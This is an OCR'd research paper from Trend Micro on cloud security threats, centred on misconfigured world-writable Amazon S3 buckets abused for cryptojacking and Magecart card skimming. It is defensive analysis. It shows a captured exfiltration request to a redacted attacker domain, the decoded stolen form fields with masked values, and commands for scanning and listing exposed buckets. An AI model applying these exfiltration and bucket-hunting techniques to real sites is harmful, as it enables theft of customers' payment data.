
Untangling the Web of Cloud Security Threats

Morton Swimmer, Fyodor Yarochkin, Joey Costoya, Roel Reyes

Published by
Trend Micro Research

Written by
**Morton Swimmer,
Fyodor Yarochkin,
Joey Costoya,
Roel Reyes**

For Raimund Genes (1963-2017)



Contents

Changing technologies and evolving threats make IT security more challenging. Business units are adopting cloud technologies, agile development practices, and application architectures. But cybercriminals are also moving to attack cloud infrastructures, as we've seen in our telemetry and in recently reported attacks. With the right policies and governance implementations, however, cloud-based data and systems can be secured effectively.

Cloud environments are typically built on the shared-responsibility model: The service provider, e.g., Amazon Web Services, is responsible for securing the used infrastructure, while the customer secures parts that are built on top of the cloud. These parts include application components, workloads, or virtual machine instances. This means that IT staff and developers working on building a secure cloud implementation also have to safeguard their own portion of the system using tools and best practices from their service provider.

One of the challenges facing organizations, especially those that are just moving to the cloud, is a lack of familiarity with how the cloud is operated and how it is different from a purely on-premises system. IT staff need to know the risks of inadequately securing cloud deployments and be familiar with the configuration specifics of their cloud service provider. Many factors can lead to exposure of workloads and applications to attacks, including misconfigurations, improper use of technology, inexperience in operating and securing cloud systems, or even mere oversight on the part of developers or cloud engineers. In general, the components of cloud systems are interconnected in many ways, making potential attack vectors difficult to map. This is why understanding how security is a shared responsibility is critical.

In this paper, we provide examples of threats and risks that organizations can face if they make mistakes in configuring cloud services, and discuss how they could address potential security issues as part of the shared-responsibility model. We also share remedies and best practices that can help network engineers improve the security posture of their cloud deployments. With most of cloud service providers, it is possible — although at times challenging — to make cloud deployments secure.

Introduction

Cloud computing is replacing traditional on-premises (or in-data-center) computing for many companies. Many startup companies were early adopters of cloud technologies, because these technologies allowed them to rapidly scale up their technology, while avoiding procuring their own hardware. Now, however, even large companies are moving their computation and storage to the cloud.

What often comes to mind for most people, when hearing about cloud services, is an abstract system that takes some data in and produces some data out.




Figure 1. What people typically think cloud services look like

However, in reality, each cloud platform is a very complex network of interconnected systems, application programming interfaces (APIs), and virtual components.




Figure 2. How cloud services actually look like when mapped out

The "cloud" is often laconically described in the security community as computing on "someone else's computer."

Far from just providing a host of virtual machines (VMs), cloud providers now offer services beyond a simple programmatically operated computing resource: Every aspect of every service can be programmed, allowing developers and operators to have a richer and more flexible set of security controls than one that is typically available in a traditional data center. In a way, the cloud is the modern mainframe. In contrast, an on-premises workload may allow the developer to have some control over the security of the application and the network administrator to have control of the firewalls, but the data center may only provide limited capabilities to architect network layout, compartmentalize application components into separate segments, or modify global network access control lists (ACLs). Getting all of the components consistent, workable, and properly secured without a single point of control and a consistent interface is a very hard task. Complexity is one of the leading causes of security exposures in deployments.

Cloud technologies aim to address this complexity and provide a single point of control for security policies, network configurations, and application monitoring. However, this also introduces new problems. Complex cloud concepts are sometimes hard to grasp for novice network engineers. Each cloud provider is different, so the network engineers need to be familiar with the specific concepts of the cloud provider of their choice. What makes things even more complicated is that the cloud services offered by each provider could be mapped to standard internet services and protocols to simplify their usage by the clients, as shown in Figure 3.




Figure 3. Standard internet services and protocols mapped

Large organizations have to work with cloud implementations that involve a large number of services from multiple cloud services providers, each with its own proprietary mappings and protocols, thereby leading to complex security configurations that are often difficult to track or even understand. Securing applications and workloads in the cloud is a vastly different animal from securing on-premises systems.

Through this report, we aim to help IT and development personnel untangle the complex web of cloud threats by highlighting the most common pitfalls in cloud deployments and shedding light on what can be done better. We look into specific, frequently used cloud services that are being attacked and why this is happening.

Securing Amazon S3 Buckets

Cloud providers have a wide range of services that offer file storage capabilities. Amazon Simple Storage Service (Amazon S3) is one of the most recognizable services in this field, used by many customers, from small users to large corporations. Since its launch in 2006, the object storage service has become one of the foundations of Amazon Web Services (AWS). However, the ubiquity of Amazon S3 has made it a frequent target of threat actors looking to take advantage of any flaws in an organization's Amazon S3 implementation.

Misconfiguration should be of particular concern, as misconfigured Amazon S3 buckets are often exploited for malicious purposes such as cryptojacking, e-skimming, and data exfiltration. In a 2019 survey on cloud security by the SANS Institute, the top three most common attack methods took advantage of some form of misconfiguration: account or credential hijacking, poor configurations leading to public exposure, and privileged user abuse.[1]

Cryptojacking via world-writable Amazon S3 bucket

In February 2018, a Monero cryptocurrency miner was discovered in the JavaScript of a subdomain of the website of a major U.S. newspaper.[2] The newspaper had an AWS-hosted website that was statically hosted in an Amazon S3 bucket. The entire website was contained in a bucket, including all of the images, Cascading Style Sheets (CSS) files, and JavaScript files, which were stored as objects in that bucket. HTTP(S) interface provide read-only access to the content of the Amazon S3 bucket. However, the bucket was misconfigured such that if an attacker accessed it via the Amazon S3 native protocol, they could write to it or even change the permissions. (The problem has since been mitigated by making the bucket harder to misconfigure.)

The newspaper's misconfiguration of the ACLs allowed write access to the entire bucket from any account. This in turn allowed an attacker to add their Monero cryptocurrency miner to the JavaScript code, which was executed every time a visitor opened the website.

This sort of mistake is very common among novice users, who use Amazon S3 HTTP(S) access points to host web content. When creating an Amazon S3-hosted site, it is not always obvious to these users that all of the content becomes accessible not just via HTTP(S) but also through the AWS API itself, and the name of the bucket could be derived from the HTTP(S) domain name.

If a developer mistakenly sets a bucket to be world-writable, unauthorized users can write to it. In late 2018, AWS created an overriding access control policy that prohibits the creation of an Amazon S3 bucket that is publicly readable or writable from the console. Even if the bucket was created from the command line, public access can still be blocked via the AWS Command Line Interface (CLI). It should be noted that this feature was unavailable during our research (late 2018 to the first quarter of 2019).

In the case of the newspaper's website, the attacker likely analyzed the content of the site and realized that it was hosted on AWS. The site's virtual-hosted-style URL allowed the attacker to recover the Amazon S3 bucket name.





Figure 4. The bucket name part in an AWS virtual-hosted-style URL

The attacker could have easily taken the bucket name and tested to see if it was world-writable. Since it was, the attacker installed a cryptocurrency miner which was then run by any browser that opened that page.

Data exfiltration via world-writable Amazon S3 bucket

World-writable Amazon S3 buckets are often being exploited by attackers for profit. Through telemetry gathered from Akamai data for the Trend Micro™ Smart Protection Network™ infrastructure, we identified a large number of other websites that were at least partly hosted on Amazon S3 buckets and loaded through virtual-hosted-style URLs.

The Smart Protection Network infrastructure gave us additional insights on the nature of these attacks. Many of the victim websites, which we identified through Smart Protection Network data telemetry from June to September 2019, loaded static content like images or JavaScript files from Amazon S3 buckets. For example, in April 2019, we identified a group of attackers who managed to modify some of the content of a Japanese website hosted on AWS, as shown in Figure 5.


https://booking.[redacted].co.jp

ヘルプ
オンライン予約
全国 | GRAND [redacted] | 北海道 | 東北 | 関東・甲信越 | 東海・北陸 | 関西 | 中

019年8月4日（日）20:00から約10時間程度 システムメンテナンス

GM Webでログイン・ご予約等ができない場合の対応について In

Figure 5. A screenshot of a compromised Japanese website

We analyzed the site to understand how it was compromised. The site loaded numerous scripts from an Amazon S3 bucket, which included images and CSS files.




```
moonlake_i.jpg   200  jp…   reco…  7…  …
ttl_recomme…     200  png   Other  2…  …
https://p[redacted]s.s3-ap-northeast-1.amazonaws.com/images/top/ttl_recommend.png
```

Figure 6. Loaded scripts from the Amazon S3 bucket


It also loaded JavaScript files.


```
jquery.bxslider.min.css?version=2019072200
jquery.min.js?version=2019072200
af_track.js?version=2019072200
overlayBanner.js?version=2019072200
camptab.js?ver201
https://p[redacted]s.s3-ap-northeast-1.amazonaws.com/js/overlayBanner.js?version=20190
```

```
            $("#overlaySheet").fadeTo(nDuration,n
                $("#overlayBannerBox").fadeIn(nDu
            });
        }
});
```

Figure 7. Loaded JavaScript files

Deriving the name of the Amazon S3 bucket from the JavaScript URL was very straightforward. The owners of the website set the Amazon S3 bucket permissions to be world-writable and -readable, so that a simple command on the AWS CLI resulted in a list of the files stored in the bucket.




```
aws s3 ls s3://###-######
                           PRE ORxYUSMSRf.jsp/
                           PRE WEzXTtAEBU.jsp/
                           PRE cs-csv/
                           PRE css/
                           PRE diZPqEAuJM.jsp/
                           PRE guide/
                           PRE hqmail/
                           PRE images/
                           PRE img/
                           PRE js/
                           PRE json/
                           PRE mail/
                           PRE material/
                           PRE point/
                           PRE promotion_mail/
                           PRE report/
                           PRE tmp/
                           PRE tomorrow_mail/
                           PRE xml/
2018-06-13 18:03:43        199
208b605c01bc1fd2b9ad92a96f77a169a84643cdeb82a9e64204e23f501afa17371012ec4c29
28fda5477f19eaecf9ff449e2accaef00c2d842bf9654e48a232.txt
2019-06-13 07:36:56       1742 404.html
2018-01-15 02:02:43        162 BugDisclosure.txt
2017-12-05 15:34:22        226 poc.txt
2018-09-12 19:17:58         91 rdttk78549.txt
2018-01-26 01:06:18         54 t.txt
2017-06-07 18:29:44         27 test.txt
2018-07-19 17:20:08        365 testupload.txt
```

Figure 8. Information returned by the AWS CLI command,
including the name of the Amazon S3 bucket from the JavaScript URL

Some individuals had made it their hobby to search for exposed buckets. Several files at the bottom of the list apparently came from such individuals.

One left a friendly warning:




https://[redacted].s3-ap-northeast-1.amazonaws.com/BugDisclosure.txt

```
Hello,
This is a friendly warning that your Amazon AWS S3 bucket settings are wrong.
Anyone can write to this bucket.
Please fix this before a bad guy finds it.
```

Figure 9. An anonymous warning alerting the bucket owner of misconfigured settings

Another, who went by “Random Robbie,” left a message seeking a potential consulting deal:



https://[redacted].s3-ap-northeast-1.amazonaws.com/poc.txt

```
Hello from https://www.twitter.com/random_robbie - this is a proof of concept to check if your S3 bucket has

Please secure your s3 bucket before a bad guy finds it!!

DM's are open if you wish to chat.
```

Figure 10. A message from “Random Robbie” offering potential consulting services
to the owner of the Amazon S3 bucket

Random Robbie is the nom de guerre of Robbie Wiggins, a penetration tester who had written a script to find write-enabled buckets and write the *poc.txt* file into the bucket, apparently in the hopes that the owner would notice and fix the permissions issue. According to Wiggins, he tagged thousands of Amazon S3 buckets this way in 2018.[3]

JavaScript files hosted on world-writable Amazon S3 buckets could be modified to exfiltrate data from website visitors. Data from the Smart Protection Network infrastructure shows that data exfiltration attacks ran rampant throughout most of 2019, with a number of websites, including those of online retail companies, being compromised and their customer data being exfiltrated.

Here is an example of Base64-encoded payloads with a reference to the compromised Japanese website:

```
####-
######.com,/img?reff=eyJjYW1wYW1nb19pZCI6Ic2VyX21kIjoiOTAw
MDE0IiwidGNhcmRfbm8iOiI0MzQwMDUwMDI3NDE0MDgxliwiRG9tYWluIjoiYm9va21uZ
y5wYWNpZmljZ29sZi5jby5qcCJ9. referrer
https://booking.##########.co.jp/?p=mypage.caompaign_subscribe&campaign_
id=1107
```

The payload has the following information encoded:

```
{“campaign_id”:”1107”,”user_id”:”900****”,”tcard_no”:”434005********1
”,”Domain”:”booking. ###########.co.jp”}
```

Clearly, the JavaScript code inserted by the attacker was not very selective and simply exfiltrates all form field data that was submitted to the victim website. In other cases, we saw complete payment details being stolen:

```
{“name-id-6-0”:”K#### A#######”,”card-holder-name-id-9-0”:”K####
A#######”,”email-id-6-0”:”K####.a#######@#########store.net”,”address-
id-6-0”:”9### S ##th ave”,”zip-id-7-0”:”#####”,”city-id-7-0”:”#######
Hills”,”phone-id-6-0”:”708-###-####”,”card-number-id-9-0”:”4246 #### ####
####”,”cart-date-id-9-0”:”08/##”,”Domain”:”www.##########.ai”}
```

The domain name used in this case was attributed to the Magecart hacking group by a report released by researchers from RiskIQ.[4] The group exploited the problem purely for monetary benefits. In a form of e-skimming, what the attackers essentially did was to search for payment websites that used Amazon S3 buckets for storing JavaScript content. The attackers then appended a malicious payload to it, allowing them to harvest payment details such as credit card numbers and other relevant attributes.

Our telemetry data indicates the continued activity of the attackers. Figure 11 shows a number of requests in the second half of 2019 matching the data exfiltration pattern.




Figure 11. Requests that match our analyzed data exfiltration pattern

It is important to understand that our telemetry gives us visibility into only a fraction of internet traffic, so the real volume of the activity is much larger.

Victim websites of this e-skimming attack, which aims to harvest credit card numbers, are mostly websites of online retail shops, including major brands. However, our telemetry shows that a number of high-profile online shops and even financial organizations host at least some of their website content on Amazon S3. Many of these online retail shops were affected by the wave of compromises we observed. At the time of writing, we found around five victims of the Magecart attack with their Amazon S3 bucket still world-writable. This means that removing the data-exfiltrating JavaScript code is not sufficient; as long as the Amazon S3 bucket is publicly writable, an attacker can still put it back by simply inserting the code into one of the existing JavaScript files of the sites. Therefore, configurations should be double-checked whenever threats are discovered.

Since the attackers are still extremely active and prolific, it is important for organizations and Amazon S3 bucket owners take proactive steps to prevent such compromises. AWS account owners can determine if a bucket is writable by accessing Amazon S3 services through the Amazon S3 API. AWS also provides a command-line utility that makes this easier. The command `aws s3api get-bucket-acl --bucket <BUCKET_NAME>` is used to get ACL information from buckets,[5] returning the owner and grants information.

The `owner` field gives the identifier of the owner of the Amazon S3 bucket. The `grants` field gives the list of permissions allowed on either a group or a specific AWS user.

In the case of the Japanese website, the command would return something like this:

```
“Grantee”: {
   “Type”: “Group”,
   “URI”: “http://acs.amazonaws.com/groups/global/AuthenticatedUsers”
 },
“Permission”: “FULL_CONTROL”
```

The developer or system operator had given any AWS-authenticated user full control over that Amazon S3 bucket. (The Amazon S3 bucket is no longer writable, but the bucket has not been restored to its clean state yet.)

Finding world-writable S3 buckets

Two components allow a successful attack when found by attackers: The bucket name needs to be known to the attacker and the bucket needs to be accessible with read-write permissions. There are now a number of tools that make it easy for security professionals to proactively find exposed Amazon S3 buckets. An example is Slurp,[6] which finds bucket names given a domain name by running through many permutations. Another is S3Scanner,[7] which uses simpler heuristics to find the bucket names. Both tools check to see whether the buckets are accessible.

Here is a simple example of how these tools could be used by an attacker, in this case to analyze a conference website that hosts some of its content on Amazon S3. When the website is submitted in a file to S3Scanner, the tool returns:

```
python s3scanner.py ########.txt
2019-07-03 18:43:32 [found] : ####.########.de | AccessDenied | ACLs: AccessDenied
```

Similarly, Slurp returns:

```
/slurp domain -t ####.########.##
INFO[0000] Building permutations....
INFO[0000] Processing permutations....
INFO[0169] FORBIDDEN http://########-logging.s3.amazonaws.com (http://########.##)
INFO[0433] FORBIDDEN http://########.com.s3.amazonaws.com (http://########.##)
INFO[0460] FORBIDDEN http://########.##.s3.amazonaws.com (http://########.##)
```


In this case, the site (which is run by one of the authors of this research) was secured properly, but it is interesting that Slurp was also able to find related buckets. To verify that the findings are right, we could try this:

```
aws s3api get-bucket-acl --bucket ########.##
An error occurred (AccessDenied) when calling the GetBucketAcl operation: Access Denied
```

There are also tools, such as Bucket Stream,[8] that use freely available sources like certificate transparency logs to find potentially exposed Amazon S3 buckets.

We used our own dataset covering a period of one month — from December 2018 to January 2019 — and found around 5,200 unique buckets. Of those, roughly 4,400 were accessible using the standard AWS CLI tool. Only 79 of them were actually readable and 40 were writable, either directly or by first manipulating the access rights that had not been protected. The number of accessible buckets is likely to be much higher even though this problem has been well publicized recently.

